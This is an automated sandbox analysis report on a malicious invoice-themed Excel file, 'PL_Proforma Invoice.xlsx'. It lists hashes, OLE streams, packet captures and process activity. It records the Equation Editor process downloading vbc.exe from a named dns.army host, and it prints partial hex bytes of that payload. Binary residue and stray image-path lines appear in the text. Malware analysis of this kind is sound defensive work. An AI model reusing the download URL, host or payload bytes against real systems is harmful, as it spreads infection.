....?..R..(...(...(......3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.......P.QKE.%.........;.R.@.E-...(.......P.QKE.'jZ(...QE..........h...(...QE.&(.KE.'jZ(...QE..........h...(...QE.&(.KE.'jZ(...QE..........h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E......4w...h.%..................E./J)(......Z)(......Z)(....

C:\Users\user\Desktop\~$PL_Proforma Invoice.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . .user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	98304
Entropy (8bit):	6.441995489867964
Encrypted:	false
SSDEEP:	1536:VMmOBBPTp3C7uIaILxhhn3JbPMfIxvktHFoDZNDA87itMmO:CmAJTpSkUbaf+vktHClND7iqm
MD5:	3421EBB45A538C5044D484703448F2A7
SHA1:	15766BFDBD612D174EE233DCE4D466880728F8F3
SHA-256:	8D2F6B5AF6DEE6568C8D9F58A3A618B47964BEF00531F15063ED2E289D7E2ABF
SHA-512:	0C3ACFA2D31E81AF396EBB179C38BB883430A7955AD10081FACD0C7EA9066F51E00BFBB6A612262526CB588368A9B9D825F2288F617242C4490D7C22D19C790
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 10%, Browse
Reputation:	low
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$..........I...................................Rich............................PE..L.....%U......... ....@...@......d........P....@...4I..(....p..&..8... ....text....>.......@..... ....`.data...h....P.......P..............@....rsrc...&....p... ...`..............@..@...I............MSVBVM60.DLL.. ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996721540452697
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	PL_Proforma Invoice.xlsx
File size:	2516480
MD5:	07518e9ef3f985d592423d9c60c5c895
SHA1:	973721e65ade599942b6a166fedf17d0ccc7feb6
SHA256:	16ccda8530923cd7a4c92d8f2cfbb89c99c476c928e5af6e8248374e24a09f60
SHA512:	e69524a4826f3b9d0ee1d6fc912b581a3b6e4726673fd0862ced88fae6d7a6982972b14b679ac1c908712c79db3253ce71ab84244645843efcfd8670d2292a62
SSDEEP:	49152:zg74FxUyP7FRn1ALaMbX8DZzXKk97Cj1ePMniwInYear39OV:s7g7r1Av8dGgOZePRYlr3m
File Content Preview:	.....>.....'..... .....|.....~.....z.....|.....~..... .....z.....|.....~.....z.....|.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "PL_Proforma Invoice.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: Applesoft BASIC program data, first line number 38, Stream Size: 2492568

General	
Stream Path:	EncryptedPackage
File Type:	Applesoft BASIC program data, first line number 38
Stream Size:	2492568
Entropy:	7.99992498331
Base64 Encoded:	True
Data ASCII:	. . & . . . . . L . p . @ . . . @ . . . . ^ e . ^ . d . . N . . . . 3 . . , S . . x 2 . . 9 . . u . . . . . .] . . e ~ . .] k . k H } . . . w (a . . . z . . . . m . . . ` w ( a . . . z . . . . m . . . ` w (a . . . z . . . . m . . . ` w ( a . . . z . . . . m . . . ` w (a . . . z . . . . m . . . ` w ( a . . . z . . . . m . . . ` w (a . . . z . . . . m . . . ` w ( a . . . z . . . . m . . . ` w (a . . . z . . . . m . . . ` w (a . . . z .
Data Raw:	8f 08 26 00 00 00 00 00 4c 8c 70 ad 40 1e 06 7f 40 0c ea 82 91 5e 65 d6 5e d0 64 d1 c5 4e 8e f8 f7 d4 33 eb 92 2c 53 af 0f 78 32 d2 e9 39 98 ec 75 a7 b2 e2 14 a9 93 d2 5d e0 9c 65 7e bb ec 5d 6b b3 6b 48 7d d4 a8 f3 77 28 61 0a 92 13 7a c6 d4 cd 83 6d d8 17 81 60 77 28 61 0a 92 13 7a c6 d4 cd 83 6d d8 17 81 60 77 28 61 0a 92 13 7a c6 d4 cd 83 6d d8 17 81 60 77 28 61 0a 92 13 7a c6


Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.44382109615
Base64 Encoded:	False

General	
Data ASCII:	....$.....$.....f.....M.i.c.r.o.s.o.f.t. .E.n.h.a.n.c.e.d. .R.S.A. .a.n.d. .A.E.S. .C.r.y.p.t.o.g.r.a.p.h.i.c. .P.r.o.v.i.d.e.r.....-...w.....v..).$.....C.*..... ..|.G..)..i&co.....Ro.
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Network Port Distribution



Total Packets: 46

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 18:59:21.048541069 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.279385090 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.279587984 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.279973030 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.511044025 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.511095047 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.511147976 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.511188984 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.511264086 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.511292934 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.741636992 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.741672039 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.741693020 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.741714954 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.741736889 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.741756916 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.741779089 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.741805077 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.741830111 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.741873980 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.741887093 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972043991 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972244978 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972273111 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972289085 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972313881 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972327948 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972345114 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972367048 CET	80	49165	103.125.191.78	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 18:59:21.972373962 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972403049 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972418070 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972440958 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972451925 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972476959 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972491980 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972523928 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972532034 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972568035 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972584009 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972604036 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972615004 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972642899 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972657919 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972678900 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972691059 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972714901 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972733021 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972753048 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972759962 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972790003 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:21.972806931 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.972853899 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:21.975438118 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203119993 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203155994 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203172922 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203192949 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203213930 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203214884 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203233004 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203234911 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203238010 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203258038 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203282118 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203282118 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203298092 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203301907 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203315020 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203313112 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203335047 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203336954 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203352928 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203360081 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203372002 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203372002 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203388929 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203404903 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203413010 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203438044 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203447104 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203453064 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203466892 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203471899 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203485012 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203495026 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203500986 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203510046 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203526974 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203535080 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203545094 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203550100 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203569889 CET	80	49165	103.125.191.78	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 18:59:22.203587055 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203598976 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203613997 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203629971 CET	80	49165	103.125.191.78	192.168.2.22
Jan 21, 2021 18:59:22.203661919 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203677893 CET	49165	80	192.168.2.22	103.125.191.78
Jan 21, 2021 18:59:22.203733921 CET	80	49165	103.125.191.78	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 18:59:20.855827093 CET	52197	53	192.168.2.22	8.8.8.8
Jan 21, 2021 18:59:20.934798002 CET	53	52197	8.8.8.8	192.168.2.22
Jan 21, 2021 18:59:20.935178041 CET	52197	53	192.168.2.22	8.8.8.8
Jan 21, 2021 18:59:21.034998894 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 21, 2021 18:59:20.855827093 CET	192.168.2.22	8.8.8.8	0xa275	Standard query (0)	kalamikwsd yonlinwtmg .dns.army	A (IP address)	IN (0x0001)
Jan 21, 2021 18:59:20.935178041 CET	192.168.2.22	8.8.8.8	0xa275	Standard query (0)	kalamikwsd yonlinwtmg .dns.army	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 21, 2021 18:59:20.934798002 CET	8.8.8.8	192.168.2.22	0xa275	No error (0)	kalamikwsd yonlinwtmg .dns.army		103.125.191.78	A (IP address)	IN (0x0001)
Jan 21, 2021 18:59:21.034998894 CET	8.8.8.8	192.168.2.22	0xa275	No error (0)	kalamikwsd yonlinwtmg .dns.army		103.125.191.78	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- kalamikwsdyonlinwtmg.dns.army

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	103.125.191.78	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE


Timestamp	kBytes transferred	Direction	Data
Jan 21, 2021 18:59:21.279973030 CET	0	OUT	GET /kaladoc/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: kalamikwsdyonlinwtmg.dns.army Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2021 18:59:21.511044025 CET	2	IN	HTTP/1.1 200 OK Date: Thu, 21 Jan 2021 17:59:17 GMT Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38 Last-Modified: Thu, 21 Jan 2021 09:21:44 GMT ETag: "18000-5b96599a963e0" Accept-Ranges: bytes Content-Length: 98304 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d7 c8 c4 49 93 a9 aa 1a 93 a9 aa 1a 93 a9 aa 1a 10 b5 a4 1a 92 a9 aa 1a dc 8b a3 1a 9f a9 aa 1a a5 8f a7 1a 92 a9 aa 1a 52 69 63 68 93 a9 aa 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 86 1d 25 55 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 40 01 00 00 40 00 00 00 00 00 00 64 13 00 00 00 10 00 00 00 50 01 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 90 01 00 00 10 00 00 f9 84 01 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 34 49 01 00 28 00 00 00 00 70 01 00 26 19 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 02 00 00 20 00 00 00 00 10 00 00 1c 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 18 3e 01 00 00 10 00 00 00 40 01 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 68 15 00 00 00 50 01 00 00 10 00 00 00 50 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 26 19 00 00 00 70 01 00 00 20 00 00 00 60 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$IRichPEL%U@@dP@4I(p&8 .text>@ `.dataPP@.rsrc&p `@@IMSVBVM60.DLL

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1144 Parent PID: 584

General

Start time:	18:59:03
Start date:	21/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f620000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PL_Proforma Invoice.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F86F526	WriteFile
C:\Users\user\Desktop\~$PL_Proforma Invoice.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F86F591	WriteFile
C:\Users\user\Desktop\~$PL_Proforma Invoice.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F86F526	WriteFile
C:\Users\user\Desktop\~$PL_Proforma Invoice.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F86F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	5)8	binary	35 29 38 00 78 04 00 00 02 00 00 00 00 00 00 00 66 00 00 00 01 00 00 00 32 00 00 00 28 00 00 00 70 00 6C 00 5F 00 70 00 72 00 6F 00 66 00 6F 00 72 00 6D 00 61 00 20 00 69 00 6E 00 76 00 6F 00 69 00 63 00 65 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 6C 00 5F 00 70 00 72 00 6F 00 66 00 6F 00 72 00 6D 00 61 00 20 00 69 00 6E 00 76 00 6F 00 69 00 63 00 65 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2584 Parent PID: 584

General

Start time:	18:59:23
Start date:	21/01/2021
